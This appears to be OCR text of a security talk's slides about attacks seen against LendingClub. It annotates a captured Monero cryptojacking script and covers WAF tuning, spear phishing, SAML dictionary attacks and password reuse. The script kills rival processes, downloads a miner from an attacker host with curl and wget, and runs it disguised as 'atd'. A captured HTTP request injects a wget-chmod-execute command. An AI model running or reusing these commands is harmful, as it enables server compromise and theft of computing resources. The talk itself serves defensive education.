ps auxf|grep -v grep|grep "bmsnxvpggm"|awk '{print $2}'|xargs kill -9
ps -fe|grep -e "trtgsasefd" -e "ixcnkupikm" -e "rszxzlwtfi" -e "rmmkiqaiik" -e
"ezxjivqgud" -e "ompoefbugs"|grep -v grep
if [ $? -ne 0 ]
then
echo "start process....."
chmod 777 /var/tmp/trtgsasefd.conf
rm -rf /var/tmp/trtgsasefd.conf
curl -o /var/tmp/trtgsasefd.conf http://<attacker 2nd infra ip>/icons/kworker.conf
wget -O /var/tmp/trtgsasefd.conf http://<attacker 2nd infra ip>/icons/kworker.conf
chmod 777 /var/tmp/atd
rm -rf /var/tmp/atd
rm -rf /var/tmp/sshd
cat /proc/cpuinfo|grep aes>/dev/null
if [ $? -ne 1 ]
then
curl -o /var/tmp/atd http://<attacker 2nd infra ip>/icons/kworker
wget -O /var/tmp/atd http://<attacker 2nd infra ip>/icons/kworker
else
curl -o /var/tmp/atd http://<attacker 2nd infra ip>/icons/kworker_na
wget -O /var/tmp/atd http://<attacker 2nd infra ip>/icons/kworker_na
fi
chmod +x /var/tmp/atd
cd /var/tmp
proc=`grep -c ^processor /proc/cpuinfo`
cores=$(((($proc+1)/2))
nohup ./atd -c trtgsasefd.conf -t `echo $cores` >/dev/null &
else
echo "runing....."
fi
```

My color commentary

```
#!/bin/sh

# Cleanup From Previous Runs
# Remove previous version's config file
rm -rf /var/tmp/bmsnxvpggm.conf

# Kill any processes related to previous runs or other people with similar attack
ps auxf|grep -v grep|grep -v trtgsasefd|grep "/tmp/"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "\./"|grep 'httpd.conf'|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "\-p x"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "stratum"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "bmsnxvpggm"|awk '{print $2}'|xargs kill -9

# Make sure that the process I want to start isn't already running
ps -fe|grep -e "trtgsasefd" -e "ixcnkupikm" -e "rszxzlwtfi" -e "rmmkiqaiik" -e
"ezxjivqgud" -e "ompoefbugs"|grep -v grep

# If the process isn't running, then:
if [ $? -ne 0 ]
```

My color commentary

```
# If the process isn't running, then:
if [ $? -ne 0 ]
  then
    echo "start process....."

    # Make and download the config file
    chmod 777 /var/tmp/trtgsasefd.conf
    rm -rf /var/tmp/trtgsasefd.conf

    # Use both curl and wget in case one of them isn't installed
    curl -o /var/tmp/trtgsasefd.conf http://<attacker 2nd infra ip>/icons/kworker.conf
    wget -O /var/tmp/trtgsasefd.conf http://<attacker 2nd infra ip>/icons/kworker.conf

    # Make a fake atd (at daemon) placeholder for the binary
    # atd is used for cronjob-like scheduling of jobs
    chmod 777 /var/tmp/atd
    rm -rf /var/tmp/atd

    # Removing a previous version's fake binary?
    # More suspicious to have SSH take a bunch of CPU cycles
    rm -rf /var/tmp/sshd
```

kworker.conf?

```
{
    "url" : "stratum+tcp://<3rd IP address>:80",
    "user" :
"
49mQCzecsC6TS1sNBj5XQX4dNG8MESvLGLPHYJLKohVCQivA
B5jJw2xHokTpjtSfE3D8m2U3JjDGEWJMYLrN216CM3dRpBt"
,
    "pass" : "x",
    "algo" : "cryptonight",
    "quiet" : true
}
```

kworker.conf?

```
{
    "url" : "stratum+tcp://<3rd IP address>:80",
    "user" :
"
49mQCzecsC6TS1sNBj5XQX4dNG8MESvLGLPHYJLKohVCQivA
B5jJw2xHokTpjtSfE3D8m2U3JjDGEWJMYLrN216CM3dRpBt"
,
    "pass" : "x",
    "algo" : "cryptonight",
    "quiet" : true
}
```

3rd IP address?

```
pool.minexmr.com online id [redacted]
```


kworker.conf?

```
{
    "url" : "stratum+tcp://<3rd IP address>:80",
    "user" :
"
49mQCzecsC6TS1sNBj5XQX4dNG8MESvLGLPHYJLKohVCQivA
B5jJw2xHokTpjtSfE3D8m2U3JjDGEWJMYLrN216CM3dRpBt"
,
    "pass" : "x",
    "algo" : "cryptonight",
    "quiet" : true
}
```

3rd IP address?

```
pool.minexmr.com online id [redacted]
```

Minexmr.com?



BitCoin

- Crypto Currency
- “Mined” by computational power
- Public blockchain of transactions
- Best run on GPU or ASIC
  CPU mining isn’t worthwhile

Monero

- Crypto Currency
- ”Mined” by computational power
- Obfuscates the blockchain
- Can mine meaningfully on general purpose CPUs
- Eg, Coinhive which mines through embedded JavaScript as an advertising alternative
- See TextHelp’s Browsealoud
  - https://krebsonsecurity.com/2018/03/who-and-what-is-coinhive/

Check for the AES instruction set in the CPU

```
# Check the processor information for AES instruction set
cat /proc/cpuinfo|grep aes>/dev/null

# If it has the the AES instruction set
if [ $? -ne 1 ]
  then
    # Download this AES mining binary. Both curl and wget again.
    curl -o /var/tmp/atd http://<attacker 2nd infra ip>/icons/kworker
    wget -O /var/tmp/atd http://<attacker 2nd infra ip>/icons/kworker
  else
    # If not, download this less efficient miner. Both curl and wget again.
    curl -o /var/tmp/atd http://<attacker 2nd infra ip>/icons/kworker_na
    wget -O /var/tmp/atd http://<attacker 2nd infra ip>/icons/kworker_na
fi
```

And then run my fake atd miner

```
    # Make sure the fake atd mining binary is executable
    chmod +x /var/tmp/atd
    cd /var/tmp

    # Check how many processors the CPU has
    proc=`grep -c ^processor /proc/cpuinfo`

    # Take a bit more than 50% of the cores
    cores=$(((($proc+1)/2))

    # And have them mine to make me money
    nohup ./atd -c trtgsasefd.conf -t `echo $cores` >/dev/null &

  else

    # If that check for running processes at the very beginning is true
    # Just have the running process keep making me money
    echo "runing....."
fi
```

In short

- Kill processes related to earlier version or other possible Monero miners
- Download config file for a Monero miner (to pay to a particular wallet)
- Check the encryption abilities of the CPU
- Download the right Monero miner binary for the CPU architecture
- Name it similar to normal heavy CPU process in Linux
- Run the Monero miner using slightly more than half the CPU cores
- If this machine was already compromised, keep the existing process

Visible? Garbage? Expensive?

- Do you have a WAF?
  - Is it tuned?
  - Is it in blocking mode?
  - Is it getting regular signature updates?
- Slight increases in cost still impact attackers
  - Your users all set the HTTP host header, have a user-agent that starts with ”Mozilla” etc. Even basic filters drop garbage.
- Crypto currencies have increased incentives to poke at everything
  - There was a whole lot of garbage before this, now it’s even more profitable.

HTTP Host Header – Attackers do it

```
GET /public/how-peer-lending-works.action HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0
Host: www.lendingclub.com
```

HTTP Host Header – Googlebot does it

```
GET /investing/investor-education HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1;
+http://www.google.com/bot.html)
Host: www.lendingclub.com
```

HTTP Host Header – Even curl does it!

```
$ curl -v http://www.lendingclub.com/
*   Trying 23.220.189.135...
* TCP_NODELAY set
* Connected to www.lendingclub.com (23.220.189.135) port
80 (#0)
> GET / HTTP/1.1
> Host: www.lendingclub.com
> User-Agent: curl/7.58.0
> Accept: */*
```

RFC 2616 – 14.23

This [Host Header] allows the origin server or gateway to differentiate between internally-ambiguous URLs, such as the root "/" URL of a server for multiple host names on a single IP address. ...

A client MUST include a Host header field in all HTTP/1.1 request messages. ... All Internet-based HTTP/1.1 servers MUST respond with a 400 (Bad Request) status code to any HTTP/1.1 request message which lacks a Host header field.

https://www.ietf.org/rfc/rfc2616.txt

RFC 2616 – 19.6.1.1

Given the rate of growth of the Web, and the number of servers already deployed, it is extremely important that all implementations of HTTP (including updates to existing HTTP/1.0 applications) correctly implement these requirements:

- Both clients and servers MUST support the Host request-header.
- A client that sends an HTTP/1.1 request MUST send a Host header.
- Servers MUST report a 400 (Bad Request) error if an HTTP/1.1 request does not include a Host request-header.

https://www.ietf.org/rfc/rfc2616.txt

RFC 2616 – 19.6.1.1

Older HTTP/1.0 clients assumed a one-to-one relationship of IP addresses and servers; there was no other established mechanism for distinguishing the intended server of a request than the IP address to which that request was directed. The changes outlined above will allow the Internet, once older HTTP clients are no longer common, to support multiple Web sites from a single IP address, greatly simplifying large operational Web servers, where allocation of many IP addresses to a single host has created serious problems.

In June 1999!

https://www.ietf.org/rfc/rfc2616.txt

What?

```
GET / HTTP/1.0
Host: 0.0.0.0
Accept: text/plain
Accept: text/html
Accept: */*
User-Agent: Mozilla/2.0 compatible
Cache-Control: no-cache
Pragma: no-cache
X-Forwarded-For: <attacker IP>
```

Searched Bing? For Amazon? And got PHP that doesn't exist?


```
GET /phpmyadmin/scripts/setup.php HTTP/1.1
Host: 165.193.232.29
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT
6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E; InfoPath.2)
X-Matrix-Proxy: direct
Referer: http://www.bing.com/search?q=amazon
Accept-Encoding: gzip, deflate
X-FORWARDED-FOR: <attacker IP>
X-FORWARDED-PROTO: https
```

No. Just No.


```
GET /cools.php?id=wget -O dada.x86_64 http://<attacker
ip>:5317/dada.x86_64;chmod 775 dada.x86_64;./dada.x86_64
HTTP/1.1
Host: 165.193.232.225
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
X-Forwarded-For: <attacker IP>
```

No. Just No.

```
GET /cools.php?id=wget -O dada.x86_64 http://<attacker
ip>:5317/dada.x86_64;chmod 775 dada.x86_64;./dada.x86_64
HTTP/1.1
Host: 165.193.232.225
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
X-Forwarded-For: <attacker IP>
```



Thanks Other Security Researchers!



It's another Monero Miner!

"The final payload (*dada.x86_64* as of 01/28/2018, earlier named as *xig* or *nkrb*) is a modified XMRig miner."

"The attackers mined approximately 320 XMR or about $74,677 (as of March 21, 2018) based on the two wallets. Note that this is only a small portion of the profit for this entire campaign."

https://blog.trendmicro.com/trendlabs-security-intelligence/cryptocurrency-miner-distributed-via-php-weathermap-vulnerability-targets-linux-servers/

Visible? Garbage? Expensive?


- Do you have a WAF?
  - Is it tuned?
  - Is it in blocking mode?
  - Is it getting regular signature updates?
- Slight increases in cost still impact attackers
  - Your users all set the HTTP host header, have a user-agent that starts with ”Mozilla” etc. Even basic filters drop garbage.
- Crypto currencies have increased incentives to poke at everything
  - There was a whole lot of garbage before this, now it’s even more profitable.

Examples of what’s targeting LendingClub


Spear Phishing On LC Employees

- Targeted emails prompting for logins
- Harvesting credentials
- Gaining footholds

Spear Phishing On LC Employees



Spear Phishing On LC Employees



Dictionary Attacks Against Public SAML Provider


- User Agent - Mozilla/5.0 (Windows NT 6.1; WOW64; rv:56.0) Gecko/ 20100101 Firefox/56.0
- Country – Germany
- Method used –
  - LinkedIn scraping
  - Dictionary attack

Dictionary Attacks Against Public SAML Provider

Values	Count	%
[redacted]@lendingclub.com	408	20%
[redacted]@lendingclub.com	408	20%
[redacted]lendingclub.com	408	20%
[redacted]@lendingclub.com	408	20%
[redacted]@lendingclub.com	408	20%


Visible? Garbage? Expensive?

- Do you monitor failed employee logins?
- Do you monitor failed MFA challenges?
- Make it safe to click
- Make password alone useless for public facing logins (MFA)
  - (or all logins if you can)



Your users have all been pwned


- 2012 Dropbox – 68 million creds
- 2012 LinkedIn – 164 million creds
- 2013 Adobe – 153 million creds
- 2013 Tumblr – 65 million creds
- 2015 Comcast – 590,000 creds
- Haveibeenpwned.com ~ 5 billion creds



Source: https://haveibeenpwned.com/PwnedWebsites

Many people re-use passwords


2017 poll - “How many of your accounts use the same password for online logins?”



